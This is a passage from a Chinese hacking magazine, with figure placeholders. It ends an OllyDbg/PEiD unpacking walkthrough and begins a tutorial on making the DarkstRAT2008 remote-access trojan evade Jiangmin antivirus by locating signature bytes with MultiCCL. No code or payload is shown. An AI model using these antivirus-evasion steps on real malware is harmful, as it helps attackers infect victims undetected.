


图6




图7




图8




图9




图10




图11

由于我们的OD正处于msvbvm60的领空，现在DUMP是不合适的，我们必须先返回到程序的领空，在OD中按Alt+F9就可以完成这一步骤了，等OD返回程序的领空后，我们在OD的反汇编窗口中点击鼠标右键，选择“Dump debugger process”，如图10。接着在弹出的窗口中把Modify这一栏中的内容改为程序的入口点地址，如图11，现在我们只要把程序给DUMP出来就可以了，使用PEID来检测一下我们DUMP后的文件，如图12，运行一下看看，如图13，脱壳成功了。（本文所涉及到的OD、PEID以及相关测试程序已收录到光盘中）




图13




图12

文章难易度：★★★
文章闪光点：利用MultiCCL定位特征码进行免杀处理

DarkstRAT2008 V1.8另类免杀过江民

银色之魂




图1

在前几期杂志中“痛并快乐着”给我们推荐的木马DarkstRAT我使用后感觉很不错，可我翻了很多杂志都没有看到关于它的免杀教程，本来想放弃换个木马的，可后来想了想，还是自己动手，丰衣足食吧！刚好我的电脑也换了江民杀毒软件，就拿它来练手吧！

首先我们配置一个服务端程序，我因为是在虚拟机里测试，于是就使用本地127.0.0.1来配置了，注意一定不要勾选“是否自动删除”和“是否压缩体积”，否则定位会很困难的，如图1。配置完成后我们使用PEID检查一下，没有异常，如图2。

接下来我们开始定位特征码，我使用的是MultiCCL，它比MYCCL要好用，具体的使用方法我就不过多介绍了，基本上和MyCCL一样。定位好后打开木马文件夹下的“木马文件名_multiCcl_f_log.txt”，找到Codz一行，江民杀毒软件的特征码定位结果如图3所示。

